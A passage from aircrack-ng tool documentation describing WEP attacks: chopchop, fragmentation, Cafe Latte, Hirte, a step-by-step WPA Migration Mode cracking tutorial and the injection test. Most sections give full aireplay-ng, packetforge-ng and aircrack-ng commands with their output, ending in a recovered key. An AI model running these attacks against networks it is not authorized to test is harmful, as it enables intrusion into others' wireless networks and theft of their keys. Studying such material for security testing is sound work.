Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```

Success! The file "replay_dec-0201-191706.xor" above can then be used in the next step to generate a packet with packetforge-ng such as an arp packet. You may also use tcpdump or Wireshark to view the decrypted packet which is stored in replay_dec-0201-191706.cap.

Chopchop Without Authentication

This is an example of chopchop attack without authentication. Meaning you do not need to perform a fake authentication first and you omit the "-h" option. Essentially this causes all packets to be sent with the 256 random source MAC addresses and a broadcast destination MAC.

This only works with a very limited number Access Points (AP). For APs which are vulnerable, they will only send a deauthentication packet if the source packet was valid. If this is the case, then one byte has been successfully determined.

```
aireplay-ng -4 -b 00:14:6C:7E:40:80 ath0
```

Where:

- -4 means the chopchop attack
- -b 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

Generating an ARP packet

1. First, we decrypt one packet

```
    aireplay-ng -4 ath0
```

If this isn't successful, in most cases the access point just drops the data because it does not know the MAC which is sending it. In this case we have to use the MAC adress of a connected client which is allowed to send data over the network:

```
    aireplay-ng -4 -h 00:09:5B:EB:C5:2B ath0
```

2. Let's have a look at the IP address

```
    tcpdump -s 0 -n -e -r replay_dec-0627-022301.cap
    reading from file replay_dec-0627-022301.cap, link-type [...]
    IP 192.168.1.2 > 192.168.1.255: icmp 64: echo request seq 1
```

3. Then, forge an ARP request The source IP (192.168.1.100) doesn't matter, but the destination IP (192.168.1.2) must respond to ARP requests. The source MAC must belong to an associated station, in case the access point is filtering unauthenticated traffic.

```
    packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:09:5B:EB:C5:2B -k 192.168.1.2 -l 192.168.1.100 -y replay_dec-0627-022301.xor -w arp.cap
```

4. And replay our forged ARP request

```
    aireplay-ng -2 -r arp.cap ath0
```

Usage Tips

When to say no to a packet? You may ask if there are times when you should say “no” to selecting a specific packet. Here are some examples of when you might say no:

- The packet length was too short and you wanted/needed PRGA longer then the packet length.
- You were looking to decrypt a packet to/from a specific client and you would wait for a packet to/from that client MAC address.
- You may want to purposely pick a short packet. The reason being that the decryption time is linear to the length of the packet. IE Small packets take less time.

Usage Troubleshooting

Also see the general aireplay-ng troubleshooting ideas: aireplay-ng usage troubleshooting.

Although not a direct troubleshooting tip for the chopchop attack, if you are unable to get the attack to work, there are some alternate attacks you should consider:

- Fragmentation Attack: This is an alternate technique to obtain PRGA for building packets for subsequent injection.
- -p 0841 method: This technique allows you to reinject any data packet received from the access point and generate IVs.

Fragmentation Attack

Description

This attack, when successful, can obtain 1500 bytes of PRGA (pseudo random generation algorithm). This attack does not recover the WEP key itself, but merely obtains the PRGA. The PRGA can then be used to generate packets with packetforge-ng which are in turn used for various injection attacks. It requires at least one data packet to be received from the access point in order to initiate the attack.

Basically, the program obtains a small amount of keying material from the packet then attempts to send ARP and/or LLC packets with known content to the access point (AP). If the packet is successfully echoed back by the AP then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes of PRGA are obtained or sometimes less then 1500 bytes.

The original paper, The Fragmentation Attack in Practice [http://darkircop.org/bittau-wep.pdf], by Andrea Bittau provides a much more detailed technical description of the technique. A local copy is located here [http://download.aircrack-ng.org/wiki-files/doc/Fragmentation-Attack-in-Practice.pdf]. Here are presentation slides [http://darkircop.org/frag.pdf] of a related paper. A local copy of the slides is located here [http://download.aircrack-ng.org/wiki-files/doc/Final-Nail-in-WEPs-Coffin.slides.pdf]. Also see the paper "The Final Nail in WEP's Coffin" on this page.

Usage

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Where:

- -5 means run the fragmentation attack
- -b 00:14:6C:7E:40:80 is access point MAC address
- -h 00:0F:B5:AB:CB:9D is source MAC address of the packets to be injected
- ath0 is the interface name

Optionally, the following filters can be applied:

- -b bssid : MAC address, Access Point
- -d dmac : MAC address, Destination
- -s smac : MAC address, Source
- -m len : minimum packet length
- -n len : maximum packet length
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit

Optionally, the following replay options can be set:

- -k IP : set destination IP in fragments - defaults to 255.255.255.255

- -l IP : set source IP in fragments - defaults to 255.255.255.255

Usage Example

Essentially you start the attack with the following command then select the packet you want to try:

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

Waiting for a data packet...
Read 96 packets...

      Size: 120, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C

      0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B.........l~@.
      0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
      0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
      0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
      0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
      0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
      0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q□.D...w.....<R.
      0x0070:  0505 933f af2f 740e                      ...?./t.

 Use this packet ? y
```

The program responds (or similar):

```
 Saving chosen packet in replay_src-0124-161120.cap
 Data packet found!
 Sending fragmented packet
 Got RELAYED packet!!
 Thats our ARP packet!
 Trying to get 384 bytes of a keystream
 Got RELAYED packet!!
 Thats our ARP packet!
 Trying to get 1500 bytes of a keystream
 Got RELAYED packet!!
 Thats our ARP packet!
 Saving keystream in fragment-0124-161129.xor
 Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

You have successfully obtained the PRGA which is stored in the file named by the program. You can now use packetforge-ng to generate one or more packets to be used for various injection attacks.

Usage Tips

- The source MAC address used in the attack must be associated with the access point. To do this, you can use fake authentication or use a MAC address of an existing wireless client.

- For madwifi-ng drivers (Atheros chipset), you must change MAC address of your card to the MAC address you will injecting with otherwise the attack will not work. See this FAQ entry regarding how to change your card's MAC address.

- The fragmentation attack sends out a large number of packets that must all be received by the AP for the attack to be successful. If any of the packets get lost then the attack fails. So this means you must a have a good quality connection plus be reasonably close to the AP.

- The tutorials page have a number of tutorials which utilize the fragmentation attack. These provide additional examples of how to use it plus usage and troubleshooting information.

- When to say no to a packet? You may ask if there are times when you should say “no” to selecting a specific packet. Yes, if you chose a packet before that didn't work, you can ignore this type of packet the next time. Examples might be strange multicast mac address, or anything else suspicious.

Usage Troubleshooting

General

- Make sure your card can successfully inject. Use the injection test to confirm your card can inject.
- Make sure the MAC you are using for injection is associated with the AP.
- Make sure you are on the same channel as the AP.
- Also see the general aireplay-ng troubleshooting ideas: aireplay-ng usage troubleshooting.

Although not a direct troubleshooting tip for the fragmentation attack, if you are unable to get the attack to work, there are some alternate attacks you should consider:

- Korek chopchop Attack: This is an alternate technique to obtain PRGA for building packets for subsequent injection.
- -p 0841 method: This technique allows you to reinject any data packet received from the access point and generate IVs.

"Not enough acks, repeating" message

If you receive a message similar to:

```
20:49:37  Sending fragmented packet
20:49:37  Not enough acks, repeating...
20:49:37  Sending fragmented packet
20:49:38  Not enough acks, repeating...
20:49:38  Sending fragmented packet
20:49:39  No answer, repeating...
```

Possible reasons are:

- Too close or too far from the Access Point
- The driver is problematic. Especially mac80211 versions of drivers are not as stable at this point as the ieee80211 version. Try the ieee80211 version. Or try a different version of the same driver. This especially applies to the madwifi-ng driver.

Cafe Latte attack

Description

The Cafe Latte attack allows you to obtain a WEP key from a client system. Briefly, this is done by capturing an ARP packet from the client, manipulating it and then send it back to the client. The client in turn generates packets which can be captured by airodump-ng. Subsequently, aircrack-ng can be used to determine the WEP key.

These links provide a detailed explanation of the attack plus some ways to protect yourself from it:

- Cafe Latte attack [http://www.airtightnetworks.com/home/resources/knowledge-center/caffe-latte.html]
- The Caffe Latte Attack: How It Works—and How to Block It [http://www.esecurityplanet.com/trends/article.php/3716656/The-Caffe-Latte-Attack-How-It-Worksand-How-to-Block-It.htm]

Where did the attack name come from? The concept is that a WEP key could be obtained from an innocent client at a coffee bar in the time it takes to drink your cafe latte.

Usage

```
aireplay-ng -6 -h 00:09:5B:EC:EE:F2 -b 00:13:10:30:24:9C -D rausb0
```

Where:

- -6 means Cafe-Latte attack
- -h 00:09:5B:EC:EE:F2 is our card MAC address
- -b 00:13:10:30:24:9C is the Access Point MAC (any valid MAC should work)
- -D disables AP detection.
- rausb0 is the wireless interface name

Usage Examples

None at this time.

Usage Tips

None at this time.

Usage Troubleshooting

None at this time.

Hirte attack

Description

The Hirte attack is a client attack which can use any IP or ARP packet. It extends the Cafe Latte attack by allowing any packet to be used and not be limited to client ARP packets.

The following describes the attack in detail.

The basic idea is to generate an ARP request to be sent back to the client such that the client responds.

The attack needs either an ARP or IP packet from the client. From this, we need to generate an ARP request. The ARP request must have the target IP (client IP) at byte position 33 and the target MAC should be all zeroes. However the target MAC can really be any value in practice.

The source IP is in the packet received from the client is in a known position - position 23 for ARP or 21 for IP. ARP is assumed if the packet is 68 or 86 bytes in length plus a broadcast destination MAC address. Otherwise it is assumed to be an IP packet.

In order to send a valid ARP request back to the client, we need to move the source IP to position 33. Of course you can't simply move bytes around, that would invalidate the packet. So instead, we use the concept of packet fragmentation to achieve this. The ARP request is sent to the client as two fragments. The first fragment length is selected such that the incoming source IP is moved to position 33 when the fragments are ultimately reassembled by the client. The second fragment is the original packet received from the client.

In the case of an IP packet, a similar technique is used. However due to the more limited amount of PRGA available, there are three fragments plus the original packet used.

In all cases, bit flipping is used to ensure the CRC is correct. Additionally, bit flipping is used to ensure the source MAC of the ARP contained within the fragmented packet is not multicast.

Usage

```
aireplay-ng -7  -h 00:09:5B:EC:EE:F2 -D rausb0
```

Where:

- -7 means Hirte attack
- -h 00:09:5B:EC:EE:F2 is our card MAC address
- -D disables AP detection.
- rausb0 is the wireless interface name

Usage Examples

None at this time.

Usage Tips

None at this time.

Usage Troubleshooting

None at this time.

Tutorial: How to crack WPA Migration Mode?

Version: 1.0 August 11, 2010
By: Leandro Meiners and Diego Sor

Introduction

This tutorial walks you through cracking WPA Migration Mode. It assumes you have a working wireless card with drivers already patched for injection.

WPA Migration Mode is a configuration setting supported by Cisco Aironet access points (IOS Releases 12.2(11)JA and later), which enables both WPA and WEP clients to associate to an access point using the same Service Set Identifier (SSID).

For a comprehensive analysis about how WPA Migration Mode works and the technical details of the attacks, see the presentation and whitepaper "WPA Migration Mode: WEP is back to haunt you…" at http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=WPA_MIGRATION_MODE [http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=WPA_MIGRATION_MODE].

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] team for producing such a great robust tool, and darkAudax for writing the tutorials which we used as a basis.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- You are using v1.2 of aircrack-ng, as this attack is only supported in this version and later.

Ensure all of the above assumptions are true; otherwise the advice that follows will not work. In the examples below, you will need to change "wlan0" to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:1f:3c:4e:88:46
- BSSID (MAC address of access point): 00:26:0B:2A:BA:40
- ESSID (Wireless network name): migrate
- Access point channel: 8
- Wireless interface: wlan0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can gather sufficient IVs to crack the WEP key by simply listening to the network broadcast traffic (which will be WEP-encapsulated) and saving them. Since none of us are patient, we use a technique called injection to speed up the process. Injection involves having the access point (AP) resend selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time.

Once we have captured a large number of IVs, we can use them to determine the WEP key.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start airodump-ng on AP channel with a BSSID filter to collect the new unique IVs
3. Use aireplay-ng to do a fake authentication with the access point
4. Start aireplay-ng in WPA Migration Mode attack mode to inject packets
5. Run aircrack-ng to crack key using the IVs collected

The following link points to a video of the attack: http://www.youtube.com/watch?v=Zq86oP-dxk4 [http://www.youtube.com/watch?v=Zq86oP-dxk4]

Step 1 - Start the wireless interface in monitor mode on AP channel

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later select some for injection. As well, only (there are some rare exceptions) monitor mode allows you to inject packets.

Enter the following command to start the wireless card on channel 8 in monitor mode:

```
# airmon-ng start wlan0 8
```

Substitute the channel number that your AP runs on for "8" in the command above. This is important. You must have your wireless card locked to the AP channel for the following steps in this tutorial to work correctly.

The system will respond:

```
Interface       Chipset         Driver

wlan0           Intel 3945ABG   iwl3945 - [phy1]
                                (monitor mode enabled on mon0)
```

You will notice that "mon0" is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter "iwconfig".

```
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11abg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

mon0      IEEE 802.11abg  Mode:Monitor  Frequency:2.447 GHz  Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

In the response above, you can see that mon0 is in monitor mode, on the 2.447GHz frequency which is channel 8 and the Access Point shows the MAC address of your wireless card. Please note that only the madwifi-ng drivers show the MAC address of your wireless card, the other drivers do not do this. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132 [http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132] . This will give you the frequency for each channel.

Step 2 - Start airodump-ng to capture the IVs

The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point.

Open another console session to capture the generated IVs. Then enter:

```
# airodump-ng -c 8 --bssid 00:26:0B:2A:BA:40 -w output mon0
```

Where:

- -c 8 is the channel for the wireless network
- –bssid 00:26:0B:2A:BA:40 is the access point MAC address. This eliminates extraneous traffic.
- -w capture is file name prefix for the file which will contain the IVs.
- mon0 is the interface name.

While the injection is taking place (later), the screen will look similar to this:

```
 CH  8 ][ Elapsed: 36 s ][ 2010-08-11 12:19

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:26:0B:2A:BA:40  -17  93      339    72360 2043   8  54e. WPA  TKIP   PSK  migrate

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:26:0B:2A:BA:40  00:1F:3C:4E:88:46    0   24 - 1   28288  45891
 00:26:0B:2A:BA:40  00:02:72:72:20:FE  -25    0 -54e    90   11263
```

Step 3 - Use aireplay-ng to do a fake authentication with the access point

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "deauthentication" packet in cleartext. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails. Remember the golden rule: The MAC you use for injection must be associated with the AP by either using fake authentication or using a MAC from an already-associated client.

To associate with an access point, use fake authentication:

```
# aireplay-ng -1 0 -e migrate –a 00:26:0B:2A:BA:40  -h 00:1f:3c:4e:88:46 mon0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e migrate is the wireless network name
- -a 00:26:0B:2A:BA:40 is the access point MAC address
- -h 00:1f:3c:4e:88:46 is our card MAC address
- mon0 is the wireless interface name

Success looks like:

```
12:27:40  Waiting for beacon frame (BSSID: 00:26:0B:2A:BA:40) on channel 8

12:27:40  Sending Authentication Request (Open System) [ACK]
12:27:40  Authentication successful
12:27:40  Sending Association Request [ACK]
12:27:40  Association successful :-) (AID: 1)
```

If you get a deauthentication packet, try again. Do not proceed to the next step until you have the fake authentication running correctly.

Step 4 - Start aireplay-ng in WPA Migration Mode attack mode

The purpose of this step is to start aireplay-ng in a mode which attacks Cisco Aironet access points configured in WPA Migration Mode.

The program listens for a WEP-encapsulated broadcast ARP packet, bitflips it to make it into an ARP coming from the attacker's MAC address and retransmits it to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV and also to forward the ARP reply to the attacker with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IV as does the ARP reply forwarded to the attacker by the access point. It is all these new IVs which allow you to determine the WEP key. Again, this is our objective, to obtain a large number of IVs in a short period of time.

Open another console session and enter:

```
# aireplay-ng -8 -b 00:26:0B:2A:BA:40  -h 00:1f:3c:4e:88:46 mon0
```

It will start listening for ARP requests and when it hears one, aireplay-ng will bitflip it and immediately start to inject it.

Here is what the screen looks like when ARP requests are being injected:

```
12:17:52  Waiting for beacon frame (BSSID: 00:26:0B:2A:BA:40) on channel 8
Saving ARP requests in replay_arp-0811-121752.cap
You should also start airodump-ng to capture replies.
Remember to filter the capture to only keep WEP frames:  "tshark -R 'wlan.wep.iv' -r capture.cap -w outcapture.cap"
Read 318368 packets (102102 ARPs, 78 ACKs), sent 59315 packets...(500 pps)
```

You can confirm that you are injecting by checking your airodump-ng screen. The data packets should be increasing rapidly. The ”#/s” should be a decent number. However, decent depends on a large variety of factors. A typical range is 300 to 400 data packets per second. It can as low as a 100/second and as high as a 500/second.

Troubleshooting Tips

- If you receive a message similar to “Got a deauth/disassoc packet. Is the source mac associated?”, this means you have lost association with the AP. All your injected packets will be ignored. You must return to the fake authentication step (Step 3) and successfully associate with the AP.

Step 5 - Run aircrack-ng to obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

Start another console session and enter:

```
# aircrack-ng -a 1 -b 00:26:0B:2A:BA:40   output*.cap
```

Where:

- - a 1 forces aircrack-ng to detect the access point as a WEP access point.
- -b 00:26:0B:2A:BA:40 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with “output” and ending in ”.cap”.

Here is what success looks like:

```
                                                                                                   Aircrack-ng 1.2


                                                                                   [00:00:00] Tested 763 keys (got 47981 IVs)

   KB    depth   byte(vote)
    0    1/  3   EF(59904) F8(56320) 25(56064) 56(55552) D0(55552) 58(55296) 74(54528) FA(54528) 7D(54272) 86(53760) C7(53504) E7(53504) ED(53504) B0(53248) B9(53248) D7(53248)
    1    3/  5   99(56576) AA(56320) 6E(55552) 1A(55040) 25(55040) 3D(55040) 50(55040) 87(55040) 61(54784) 71(54784) D9(54528) 60(54272) BB(54272) F8(54272) 24(54016) E6(54016)
    2   20/  2   51(52992) 5F(52736) 7C(52736) 8F(52736) C5(52736) 23(52480) 76(52480) 77(52480) B5(52480) DD(52480) 47(52224) 5C(52224) 53(51968) D3(51968) DE(51968) 0B(51712)
    3    0/  1   B9(69120) 3B(57856) B0(57344) 53(55808) A2(55808) 96(55296) E4(55296) 5D(54784) D5(54784) 6E(54528) 38(54272) 65(54272) 4C(54016) 78(54016) F6(54016) 21(53760)
    4    7/  4   32(56576) 95(55808) 4D(54528) 82(54528) AE(54272) 0F(53760) 39(53760) B0(53760) F5(53760) 6E(53504) 97(53504) 11(53248) A1(53248) B3(53248) 5C(52992) 20(52736)

             KEY FOUND! [ AA:AA:AA:AA:AA:AA:AA:AA:AA:AA:AA:AA:AA ]
        Decrypted correctly: 100%
```

Injection test

Important note: This option is only available on aircrack-ng 0.9 and up.

Description

The injection test determines if your card can successfully inject and determine the ping response times to the Access Point (AP). If you have two wireless cards, it can also determine which specific injection tests can be successfully performed.

The basic injection test provides additional valuable information as well. First, it lists access points in the area which respond to broadcast probes. Second, for each, it does a 30 packet test that indicates the connection quality. This connection quality quantifies the ability of your card to successfully send and then receive a response to the test packet. The percentage of responses received gives an excellent indication of the link quality.

You may optionally specify the AP name and MAC address. This can be used to test a specific AP or test a hidden SSID.

So how does it work? The following will briefly describe how the testing is performed.

The program initially sends out broadcast probe requests. These are probe requests which ask any AP listening to respond with a description of itself. Not every AP will respond to this type of request. A list of responding APs is assembled to be used in subsequent steps. If any AP responds, a messages is printed on the screen indicating that the card can successfully inject.

At the same time, any AP identified via a beacon packet is also added to the list of APs to be processed in subsequent steps.

If a specific AP was optionally listed on the command line (BSSID and SSID), this is also added to the list of APs to be processed.

Then for each AP in the list, 30 directed probe requests are sent out. A directed probe request is addressed to a specific AP. The count of probe responses received plus the percentage is then printed on the screen. This indicates if you can communicate with the AP and how well.

If two wireless cards were specified then each attack mode is tried and the results printed on the screen.

An additional feature is the ability to test connectivity to airserv-ng. Once the basic connectivity test is completed then it proceeds with the standard injection tests via the wireless card linked to airserv-ng.

Usage

aireplay-ng -9 -e teddy -a 00:de:ad:ca:fe:00 -i wlan1 wlan0

Where:

- -9 means injection test. Long form is --test.
- -e teddy is the network name (SSID). This is optional.
- -a 00:de:ad:ca:fe:00 ath0 is MAC address of the access point (BSSID). This is optional.

- -i wlan1 is interface name of the second card if you want to determine which attacks your card supports. This interfaces acts as an AP and receives packets. This is optional.
- wlan0 is the interface name or airserv-ng IP Address plus port number. This interface is used to send packets. For example - 127.0.0.1:666. (Mandatory)

IMPORTANT: You must set your card to monitor mode and to the desired channel with airmon-ng prior to running any of the tests.

Usage Examples

Basic Test

This is a basic test to determine if you card successfully supports injection.

```
aireplay-ng -9 wlan0
```

The system responds:

```
16:29:41  wlan0 channel: 9
16:29:41  Trying broadcast probe requests...
16:29:41  Injection is working!
16:29:42  Found 5 APs

16:29:42  Trying directed probe requests...
16:29:42  00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR'
16:29:48  0/30: 0%
16:29:48  00:14:BF:A8:65:AC - channel: 9 - 'title'
16:29:54  0/30: 0%
16:29:54  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
16:29:55  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
16:29:55  27/30: 90%
16:29:55  00:C0:49:E2:C4:39 - channel: 11 - 'mossy'
16:30:01  0/30: 0%
16:30:01  00:0F:66:C3:14:4E - channel: 9 - 'tupper'
16:30:07  0/30: 0%
```

Analysis of the response:

- **16:29:41 wlan0 channel: 9**: This tells you which interface was used and the channel it was running on.
- **16:29:41 Injection is working!**: This confirms your card can inject.
- **16:29:42 Found 5 APs**: These access points (APs) were found either through the broadcast probes or received beacons.
- **16:29:42 00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR'**: Notice that this AP is on channel 11 and not on our card channel of 9. It is common for adjacent channels to spill over.
- **16:29:55 Ping (min/avg/max): 2.763ms/4.190ms/8.159ms**: It an AP responds with one or more packets then the ping times are calculated.
- **16:29:55 27/30: 90%** for teddy: This is the only AP that the card can successfully communicate with. This is another verification that your card can inject. You will also notice that all the other APs have 0%.

Hidden or Specific SSID

You can check a hidden SSID or check a specific SSID with the following command:

```
aireplay-ng --test -e teddy -a 00:14:6C:7E:40:80 ath0
```

The system responds:

```
11:01:06  ath0 channel: 9
11:01:06  Trying broadcast probe requests...
11:01:06  Injection is working!
11:01:07  Found 1 APs

11:01:07  Trying directed probe requests...
11:01:07  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
11:01:07  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
11:01:07  30/30: 100%
```

Analysis of the response:

- It confirms that the card can inject and successfully communicate with the specified network.

Attack Tests

This test requires two wireless cards in monitor mode. The card specified by ”-i” acts as the access point.

Run the following command:

```
aireplay-ng -9 -i wlan1 wlan0
```

Where:

- -9 means injection test.
- -i wlan1 is the interface to mimic the AP and receives packets.
- wlan0 is the injection interface.

The system responds:

```
11:06:05  wlan0 channel: 9, wlan1 channel: 9
11:06:05  Trying broadcast probe requests...
11:06:05  Injection is working!
11:06:05  Found 1 APs

11:06:05  Trying directed probe requests...
11:06:05  00:de:ad:ca:fe:00 - channel: 9 - 'teddy'
11:06:05  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
11:06:07  26/30: 87%

11:06:07  Trying card-to-card injection...
11:06:07  Attack -0:       OK
11:06:07  Attack -1 (open): OK
11:06:07  Attack -1 (psk):  OK
11:06:07  Attack -2/-3/-4:  OK
11:06:07  Attack -5:       OK
```

Analysis of the response:

- **11:06:05 wlan0 channel: 9, wlan1 channel: 9**: It is import to make sure both your cards are on the same channel otherwise the tests will not work correctly.
- The first part of the output is identical to what has been presented earlier.

- The last part shows that wlan0 card is able to perform all attack types successfully.
- If you get a failure on attack 5, it may still work in the field if the injection MAC address matches the current card MAC address. With some drivers, it will fail if they are not the same.

Airserv-ng Test

Run the following command:

```
aireplay-ng -9 127.0.0.1:666
```

Where:

- -9 means injection test.
- 127.0.0.1:666 is the IP address and port number of airserv-ng. It does not have to be the local loopback address as in this example. It can be any IP address.

The system responds:

```
14:57:23  Testing connection to injection device 127.0.0.1:666
14:57:23  TCP connection successful
14:57:23  airserv-ng found
14:57:23  ping 127.0.0.1:666 (min/avg/max): 0.310ms/0.358ms/0.621ms

Connecting to 127.0.0.1 port 666...
Connection successful

14:57:24  127.0.0.1:666 channel: 9
14:57:24  Trying broadcast probe requests...
14:57:24  Injection is working!
14:57:25  Found 1 AP

14:57:25  Trying directed probe requests...
14:57:25  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
14:57:26  Ping (min/avg/max): 1.907ms/38.308ms/39.826ms
14:57:26  30/30: 100%
```

Analysis of the response:

- **Connection successful**: This indicates that there is connectivity It is import to make sure both your cards are on the same channel otherwise the tests will not work correctly.
- The second part of the output is identical to what has been presented earlier.

Usage Tips

Nothing at this point in time.

Usage Troubleshooting

General

- Make sure you use the correct interface name. For mac80211 drivers, it is typically “mon0”. For madwifi-ng, it is typically “ath0”. As well, ensure you don't have multiple monitor interfaces created meaning “mon0”, “mon1”, etc. is bad and the extra interfaces need to be destroyed.

